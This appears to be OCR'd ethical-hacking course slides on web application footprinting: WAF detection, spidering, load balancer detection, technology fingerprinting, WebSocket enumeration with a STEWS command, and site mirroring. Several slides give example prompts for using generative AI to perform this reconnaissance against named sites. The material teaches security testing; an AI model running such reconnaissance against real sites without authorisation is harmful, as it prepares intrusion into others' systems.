
- Determine whether your **target site is running a web app firewall** in front of a web application
- **Check the cookies response to your request** because most of the WAFs add their own cookie in the response
- Use WAF detection tools such as **WAFW00F** to find which WAF is running in front of the application




WAF Detection with AI

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using appropriate prompts such as:

- "***Check if the target url www.certifiedhacker.com has web application firewall***"
- "***Check if the target url www.certifiedhacker.com is protected with web application firewall using wafwoof***"





Footprint Web Infrastructure: Hidden Content Discovery

- Discover any **hidden content and functionality** that is not reachable from the main visible content to **exploit user privileges** within the application
- This allows an attacker to **recover backup copies** of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality that is not linked to the main application, etc.


Web Spidering/Crawling

- Web spiders/crawlers automatically **discover hidden content** and functionality by parsing HTML forms and client-side JavaScript requests and responses
- Attackers use tools such as OWASP Zed Attack Proxy, Burp Suite, WebScarab, and Web Data Extractor Pro for web spidering

User-Directed Spidering

- Attackers use standard web browsers to walk through the target website functionalities
- Attackers use tools such as Burp Suite and WebScarab, which combine web spider and intercepting proxy features, to monitor and analyze the target website's traffic

OWASP Zed Attack Proxy




https://www.zaproxy.org


Footprint Web Infrastructure: Detect Load Balancers

- Organizations use load balancers to **distribute web server load on multiple servers** and increase the productivity and reliability of web applications
- Attackers use various tools such as dig, and load balancing detector (lbd), to **detect load balancers** and their **real IP addresses**

dig





load balancing detector (lbd)



Detecting Load Balancers using AI

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using an appropriate prompt such as:
  - ***"Use load balancing detector on target domain yahoo.com."***






Footprint Web Infrastructure: Detecting Web App Technologies

- Attackers try to discover the underlying technologies used to build a web application to understand the **attack surface** and identify potential **vulnerabilities** that could be exploited


Wappalyzer

Attacker use Wappalyzer to identify the technology stack of any website, such as **CMS**, **ecommerce platform** or **payment processor**, etc.



BuiltWith

BuiltWith enables attackers to identify the **technology stack** used by websites




Footprint Web Infrastructure: WebSockets Enumeration

- Attackers enumerate the WebSockets on a target site to identify the **running WebSocket servers**, using tools such as **STEWS** (Security Testing and Enumeration of WebSockets)

STEWS

- STEWS allows attackers to **discover WebSocket endpoints**, determine what server is running on each endpoint, and identify known vulnerabilities
- Run the following command to perform Websocket enumeration on the target web application

  python3 STEWS-fingerprint.py -1 -k -u <target URL>



Analyze Web Applications


- Analyze the active application's functionality and technologies to **identify exposed attack surfaces**

Analyzing the target website may provide the following information:

- Software used and its version
- Operating system used and its scripting platform
- Sub-directories and parameters
- Filename, path, database field name, or query
- Technologies used
- Contact and CMS details

Attackers use **Burp Suite**, **Zaproxy**, **Wappalyzer**, **CentralOps**, **Website Informer**, etc. to view headers that provide the following information:

- Connection status and content-type
- Accept-Ranges and Last-Modified
- X-Powered-By information
- Web server in use and its version




Analyze Web Applications: Website Mirroring

- Mirroring an entire website onto a local system enables an attacker to browse website offline; it also assists in finding **directory structure** and other valuable information from the mirrored copy without sending multiple requests to web server


- Web mirroring tools, such as HTTrack Web Site Copier, and Cyotek WebCopy, allow you to **download a website to a local directory**, recursively building all directories, HTML, images, flash, videos, and other files from the server to your computer

HTTrack Web Site Copier



Website Mirroring with AI

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using appropriate prompts such as:
  - "***Mirror the target website certifiedhacker.com***"
  - "***Mirror the target website https://certifiedhacker.com with httrack on desktop***"



Analyze Web Applications: Identify Entry Points for User Input

Examine URL, HTTP Header, query string parameters, POST data, and cookies to determine all **user input fields**

Identify HTTP header parameters that can be processed by the application as user inputs such as **User-Agent**, **Referer**, **Accept**, **Accept-Language**, and **Host headers**


Determine URL encoding techniques and other encryption measures implemented for **secure web traffic** such as SSL


Tools used

- **Burp Suite** (*https://portswigger.net*)
- **OWASP Zed Attack Proxy** (*https://www.zaproxy.org*)
- **WebScarab** (*https://owasp.org*)
- **httprint** (*https://www.net-square.com*)


Analyze Web Applications: Identify Server-Side Technologies

- Perform a **detailed server fingerprinting**, analyze HTTP headers and HTML source code to identify server-side technologies
- **Examine URLs** for file extensions, directories, and other identification information
- Examine the **error page messages**
- **Examine session tokens**: JSESSIONID – Java, ASPSESSIONID – IIS server, ASP.NET_SessionId - ASP.NET, PHPSESSID – PHP
- Use tools such as **httprint** and **WhatWeb** to identify server-side technologies






https://github.com



https://net-square.com

